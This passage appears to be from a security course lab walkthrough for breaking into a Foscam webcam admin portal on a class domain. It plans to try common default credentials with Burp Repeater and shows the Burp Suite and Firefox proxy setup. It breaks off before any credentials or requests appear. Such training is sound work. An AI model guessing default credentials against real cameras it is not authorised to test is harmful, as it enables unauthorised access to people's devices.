
Browse to the exposed WebCam Log-In Admin Portal

On the Class VM, open a browser and visit the URL of the target we identified.

`http://sec556.mysecuritycamera.com/`

This page opens what appears to be an administrative login to a FOSCAM device. We see different options to login with a `Username` and `Password` to download the required plugin used to manage the device.

Foscam HD IP Camera Portal



Step 2

Use Burp Repeater to try some common login credentials.


Lets use Burp Suite to try to test common credentials associated with webcam portals.

Start by opening Burpsuite in your class VM.


Type in `burp` on the Terminal.

Note: You may get a few warnings about versions or first starts. Click through these with accepting defaults.


Example:




Accept the Terms and Conditions if this is your first time running burp.




Do Not Update if a pop-up comes. Click *Close*




Accept the Default of *Temporary Project* and hit *Next*




Accept the Default of *User Burp defaults* and hit *Start*



The main Burp Dashboard should show up.



Now open your Firefox Browser, and modify its settings to proxy through Burp (Default port 8080) To do this, click the top right of the browser and go to *Settings*. Then Scroll to the bottom to *Network Settings*

